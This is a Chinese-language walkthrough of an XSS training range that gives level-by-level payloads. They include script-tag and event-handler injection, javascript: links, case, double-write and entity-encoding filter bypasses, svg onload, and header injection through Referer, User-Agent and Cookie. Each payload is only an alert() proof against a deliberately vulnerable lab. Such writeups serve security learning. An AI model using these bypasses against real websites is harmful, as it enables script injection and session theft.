xss hack学习靶场 writeup


转载

weixin_30909575 于 2019-08-12 10:02:00 发布 10 收藏
原文链接：http://www.cnblogs.com/Qi-Lin/p/11338042.html

靶场链接http://xss.tesla-space.com/?tdsourcetag=s_pcqq_aiomsg
参考博客https://blog.csdn.net/xlsj228/article/details/93166486


1

可以看到url中的test参数出现在页面中，虽然f12看到了下一关的地址，我假装没看见



在url处构造payload：`xss.tesla-space.com/level1.php?name=test</h2><script>alert("xx")<\script>`

2



构造：" onmouseover=alert()

3

依旧如上一关

输入" onmouseover=alert() 发现引号不能闭合

输入' onmouseover=alert()单引号可以闭合

```
<center>
  <form action="level3.php" method="GET">
    <input name="keyword" onmouseover="alert()" '="" value="" />
    <input name="submit" type="submit" value="搜索" />
  </form>
</center>
```

4

同2

5

" onmouseover=alert() 发现on中间加了下划线


```
<center>
  <form action="level5.php" method="GET">
    <input name="keyword" o_nmouseover="alert()" "="" value="" />
    <input name="submit" type="submit" value="搜索" />
  </form>
</center>
<center>…</center>
```

" /> <script>alert()</script> script中间加了下划线

```
<center>
  <form action="level5.php" method="GET">
    <input name="keyword" value="" />
    <scr_ipt>
      alert()">
      <input name="submit" type="submit" value="搜索" />
    </scr_ipt>
  </form>
</center>
```

尝试大小写等无法绕过

就想到利用javascript伪协议 " />xxx



6

和5相同，采用5的解法，发现href也被加了下划线，用大小写绕过，成功

```
" /><a Href=javascript:alert("ccc");>xxx</a>
  <form action="level7.php" method="GET">
    <input name="keyword" mouseover="alert()"" value="" />
    <input name="submit" type="submit" value="搜索" />
  </form>
</center>
```

7

onmouseover 的on被过滤，采用双写绕过

```
" oonnmouseover=alert()
```

8

采用javascript伪协议，可是被过滤

```
<center>
  <br />
  <a href="javascr_ipt:alert('xss') ;">友情链接</a>
</center>
```

采用空格绕过，`javascr ipt:alert('xss')`;还是不行

```
<center>
  <br />
  <a href="javascr ipt:alert('xss') ;">友情链接</a>
</center>
```

采用16进制编码，仍然不行

采用unicode编码，将t进行编码，成功

`javascrip&#116:alert('xss') ;`

9

利用`javascrip&#116:alert()`，发现

```
<form action="level9.php" method="GET">
  <input name="keyword" value="javascrip&#116:alert()" />
  <input name="submit" type="submit" value="添加友情链接" />
</form>
</center>
<center>
  <br />
  <a href="您的链接不合法？有没有！">友情链接</a>
</center>
```

最后试探发现必须包含一个正常的链接，所以包含一个被注释掉的链接

`javascrip&#116:alert()//http://www.baidu.com`

```
<center>
  <form action="level9.php" method="GET">
    <input name="keyword" value="javascrip&#116:alert()//http://www.baidu.com" />
    <input name="submit" type="submit" value="添加友情链接" />
  </form>
</center>
<center>
  <br />
  <a href="javascript:alert()//http://www.baidu.com">友情链接</a>
</center>
<center>
```

10

查看源码发现是3个隐藏的标签

```
<form id="search">
  <input name="t_link" type="hidden" value="" />
  <input name="t_history" type="hidden" value="" />
  <input name="t_sort" type="hidden" value="" />
</form>
</center>
```

传入相关值，并将type设置为text可见`http://xss.tesla-space.com/level10.php?t_sort="onmouseover="alert()"type="text`

前两个标签不起作用，利用最后一个标签


```
<!DOCTYPE html>
<!--STATUS OK-->
<html>
 <head>…</head>
 <body>
  <h1 align="center">欢迎来到level10</h1>
  <h2 align="center">没有找到和相关的结果.</h2>
  <center>
   <form id="search">
    <input name="t_link" type="hidden" value="" />
    <input name="t_history" type="hidden" value="" />
    <input name="t_sort" onmouseover="alert()" type="text" value="" />
   </form>
  </center>
  <center>
   <img src="level10.png" />
  </center>
  <h3 align="center">payload的长度:0</h3>
  <h3 align="center">By:HACK学习</h3>
 </body>
</html>
```

11

参考https://blog.csdn.net/xlsj228/article/details/93166486

用bp截断增加referer头

```
referer:'' onmouseover=alert() type="text
```

```
<h1 align="center">欢迎来到level11</h1>
<h2 align="center">没有找到和good job!相关的结果.</h2>
<center>
 <form id="search">
  <input name="t_link" type="hidden" value="" />
  <input name="t_history" type="hidden" value="" />
  <input name="t_sort" type="hidden" value="" />
  <input name="t_ref" onmouseover="alert()" type="text" value="" />
 </form>
</center>
```

12

与上相同，在user-agent处

```
GET /level12.php?keyword=good%20job! HTTP/1.1
Host: xss.tesla-space.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0" onmouseover=alert() type="text
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

13

与上相同，在cookie处

14

这一关好像挂了

嗯...无法访问此页面

尝试此操作

- 请确保你已获取正确的网址: http://ww1.exifviewer.org
- 在必应上搜索"http://ww1.exifviewer.org"
- 刷新页面

Details

然后下面给的level15的链接也挂了

手动改url进15关http://xss.tesla-space.com/level15.php

15

结果15关加载半天卡死……

16

将空格，script等过滤

运用`<svg onload=alert()>`标签

空格用回车换行%0d,%0a代替

17

url为http://xss.tesla-space.com/level17.php?arg01=a&arg02=b

```
<body>
  <h1 align="center">欢迎来到level17</h1>
  <embed width="100%" src="xsf01.swf?a=b" type="application/x-shockwave-flash" heigth="100%" />
  <h2 align="center">
    成功后，
    <a href="level18.php?arg01=a&arg02=b">点我进入下一关</a>
  </h2>
  <h3 align="center">By:HACK学习</h3>
</body>
</html>
```

构造payload：`http://xss.tesla-space.com/level17.php?arg01=a&arg02=b" onmouseover=alert()`

18

与17相同

转载于:https://www.cnblogs.com/Qi-Lin/p/11338042.html